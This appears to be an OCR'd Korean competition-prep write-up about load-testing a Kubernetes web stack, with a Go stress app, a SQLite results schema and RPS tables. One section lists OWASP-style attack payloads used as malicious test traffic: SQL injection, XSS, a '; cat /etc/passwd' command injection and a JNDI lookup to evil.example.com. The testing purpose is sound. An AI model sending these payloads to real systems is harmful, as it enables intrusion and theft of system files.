트래픽 발생기(부하 발생기) 부터 만들자.

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

부하 발생기(stress) 앱 개선

Server 단 / stress 앱

기존의 stress 앱은 CPU 로드만 올리는 수준이였으나, 아래와 같이 개선됨.

```
// stress/main.go
type req struct {
    CPU    int `json:"cpu"`      // SHA-256 반복 횟수 => CPU 부하
    MemMB  int `json:"mem_mb"`   // 점유할 메모리(MB) => 메모리 부하
    HoldMS int `json:"hold_ms"`  // 그 메모리를 할당하고 있는 시간(ms)
    RespKB int `json:"resp_kb"`  // 응답 바디 크기(KB) => 네트워크 부하
}
```

CPU 부하 알고리즘

SHA256 해싱을 cpuIterations 만큼 반복함. 다중 API 테스트에선 cpu=90000 (즉 요청당 9만번의 해싱)으로 부하를 주도록 함.

```
cpuIterations := request.CPU
if cpuIterations == 0 {
    if defaultCPU > 0 {
        cpuIterations = defaultCPU
    } else {
        cpuIterations = request.Length * defaultCPUFactor
    }
}
if cpuIterations < 0 { cpuIterations = 0 }
hash := sha256.Sum256([]byte("apdev-stress"))
for i := 0; i < cpuIterations; i++ {
    hash = sha256.Sum256(hash[:])
}
runtime.KeepAlive(hash)
```

만듬

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

Stress / 측정 기록 관리용 DB 설계, 구현

여러 시나리오를 돌리면서 각 시나리오에 대한 설정값 / 측정 결과, 시간에 따른 노드나 Pod의 변화(시계열)를 기록하도록 하여 추후 분석시 사용될 수 있어야함. DB는 간단하기 SQLite 사용. Python Pandas를 통해 집계하도록 하고, S3에 백업해두기.

```
-- 연구 기록 DB 스키마 (SQLite). 한 행 = 한 시나리오(= 특정 세팅값 1세트의 테스트 결과).
-- 시계열(노드/파드 메트릭)은 별도 테이블. 전체 원자료는 raw_json 에도 보존.


CREATE TABLE IF NOT EXISTS scenarios (
  id               INTEGER PRIMARY KEY AUTOINCREMENT,
  run_ts           TEXT NOT NULL,          -- ISO8601 (KST)
  bp_study         TEXT NOT NULL,          -- BP 이름 (web_api_overload 등)
  label            TEXT NOT NULL,          -- 시나리오 설명

  -- ===== K8s 세팅 (스윕 대상) =====
  hpa_cpu_target       INTEGER,            -- HPA CPU 목표(%) (NULL=미사용)
  hpa_mem_target       INTEGER,            -- HPA 메모리 목표(%) (NULL=미사용)
  hpa_min              INTEGER,            -- user/product minReplicas
  hpa_max              INTEGER,
  stress_hpa_min       INTEGER,
  stress_hpa_max       INTEGER,
  hpa_scaleup_stab     INTEGER,            -- scaleUp 안정화(초)
  hpa_scaledown_stab   INTEGER,            -- scaleDown 안정화(초)
  consolidate_after    TEXT,               -- Karpenter consolidateAfter (예: '30s
  consolidation_policy TEXT,               -- WhenEmpty / WhenEmptyOrUnderutilizec
  pod_cpu_req          TEXT, pod_mem_req TEXT,    -- 앱 파드 요청
  pod_cpu_lim          TEXT, pod_mem_lim TEXT,    -- 앱 파드 한도
  stress_cpu_req       TEXT, stress_mem_req TEXT,
  stress_cpu_lim       TEXT, stress_mem_lim TEXT,
  sys_nodes            INTEGER,            -- 관리형 노드그룹 desired

  -- ===== 부하 정보 =====
  workers          INTEGER,                -- 동시성(단일스레드 프로세스 수)
  load_seconds     INTEGER,
```

거기에 연구 기록용 저장소도 만듬

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..



3과제 Detail

3과제 문서가 대회 당일 구축했던 인프라와 살짝 다름. 단순 참고용으로 사용.

2026년_전국대회_3과제_문제지_v1.0.0.pdf 238.1 KiB

2026년_전국대회_3과제_채점기준표_v1.0.0.pdf 517.4 KiB

사전 준비

Stress / 측정 기록 관리용 DB 설계, 구현

부하 발생기(stress) 앱 개선

채점 스크립트(추정) 구현 (Deprecated)

BP 연구

Part A. 웹 다중 접속 과부하 테스트

Part B-1. DB 최적화 (Part A에 의거)

Part B-2. DB 최적화 (Many Records)

Part C. 시스템 한계(RPS) 증가

Part D. 웹 다중 접속 과부하 테스트 재시도 (Part C에 의거)

Part E. CloudFront 캐싱 심화 (정합성 : negative caching)

Part F. Product S3 업로드 최적화 (VPCE vs NAT)

결론 (Deprecated)

Part G. 최적화된 최종 매니페스트

Part H. 복합/동적 트래픽 테스트

이를 바탕으로 매우 다양한 연구 진행

최적의 인프라를 만드는 것..

(자세한 내용은 추후 널카말카에서)

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

악성 트래픽 부하 주입은 OWASP Top 10에서 제공하는 테스트용 페이로드 모아서 진행함.

```
      body: '{"id":"1'' OR ''1''=''1","name":"x"}'
    - lvl: 1
      cat: bodyinj
      path: /v1/product
      method: POST
      ctype: application/json
      body: '{"name":"<script>alert(1)</script>"}'
    - lvl: 2
      cat: bodyinj
      path: /v1/product
      method: POST
      ctype: application/json
      body: '{"id":"1''/**/UNION/**/SELECT/**/1"}'
    - lvl: 2
      cat: bodyinj
      path: /v1/product
      method: POST
      ctype: application/json
      body: '{"cmd":"; cat /etc/passwd"}'
    - lvl: 3
      cat: bodyinj
      path: /v1/product
      method: POST
      ctype: application/json
      body: '{"x":"${jndi:ldap://evil.example.com/a}"}'
    """
```

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

(추정으로 제작된) 채점 시스템 또한 추후 유연하게 사용할 수 있도록 설계함.

mark_v4 기준 테스트

Refs: v3에선 클라이언트의 한계로 부하 발생이 더뎠던 부분(이 경우 status 0으로 기록)에 대해 채점 결과에 영향을 미치면서 정확하지 않았던 문제가 있었음. 이 부분에 대해 수정된 내역이 v4 버전. (그래서 이전 테스트들에서 점수가 이상하게 나오는건 대부분 해결됨. 그래도 점수가 이상하게 나온다면 그 시점부터 DB 등 외부 요인에 의한 시스템의 한계. ← 실제로 CPU 사용률은 낮으나 가용성 등이 깨지는게 있었음. 후술.)

또한 시스템에서 5xx 에러를 반환한다면 무조건 시스템의 문제로 보고, 시스템의 응답이 아무리 기다려도 오지 않는 경우 부하 발생기에서 요청 자체를 보내지 못한 것으로 판단. (CloudFront와 ALB의 Origin Timeout이 있기 때문에 기다리면 5xx라도 오는게 정상)


짧은 테스트 시간으로 테스팅 (200~1200)

세팅 중 phases를 제외한 모든 항목은 set_m_1과 동일. 시간은 3분


- stress_length=750
- weights: user=300, product=200, stress=50, image=50, exception=5
- Pods: user=3, product=6, stress=25 (3 nodes)

target_rps	실제 user RPS	실제 product RPS	실제 stress RPS	user av/pf	product av/pf	stress av/pf	client 0 (부하 한계)	user CPU avg/max	product CPU avg/max	stress CPU avg/max
200	99.2	66.1	16.5	100 / 100	100 / 97	100 / 100	0	14.1 / 17.7%	8.2 / 10.5%	15.6 / 19.7%
300	148.8	99.2	24.8	100 / 100	100 / 95	100 / 100	0	19.4 / 24.3%	12.4 / 19.3%	23.4 / 29.1%
400	198.3	132.2	33.1	100 / 99	100 / 84 (B-1)	100 / 99	0	23.6 / 29.0%	15.0 / 19.3%	31.9 / 38.2%
500-a	247.9	165.3	41.3	100 / 98	100 / 76	100 / 99	0	26.9 / 33.3%	17.6 / 23.5%	39.0 / 48.3%
500-b	247.9	165.3	41.3	100 / 97	97 / 73	100 / 99	0	26.7 / 38.3%	18.5 / 24.0%	40.1 / 47.7%
650	322.3	214.9	53.7	100 / 100	100 / 74	100 / 100	0	31.0 / 38.7%	23.1 / 29.8%	52.6 / 61.9%
800-a	396.7	264.5	66.1	100 / 96	50 / 29 (B-2)	100 / 98	4099 (D)	39.0 / 46.0%	31.6 / 37.5%	64.7 / 76.1%
800-b	396.7	264.5	66.1	100 / 96	51 / 30	100 / 98	3920	39.1 / 44.7%	33.0 / 38.3%	67.9 / 76.5%
900	446.3	297.5	74.4	100 / 95	36 / 21	100 / 99	6971	35.0 / 48.3%	29.2 / 39.5%	62.9 / 85.2%
1000	495.9	330.6	82.6	100 / 94	40 / 26	100 / 97	9527	38.8 / 52.7%	32.1 / 42.3%	71.0 / 95.0%
1100	545.5	363.6	90.9	100 / 89 (A)	40 / 27	100 / 80 (C)	11865	40.5 / 55.3%	34.3 / 44.3%	77.6 / 105.2%

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..




4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

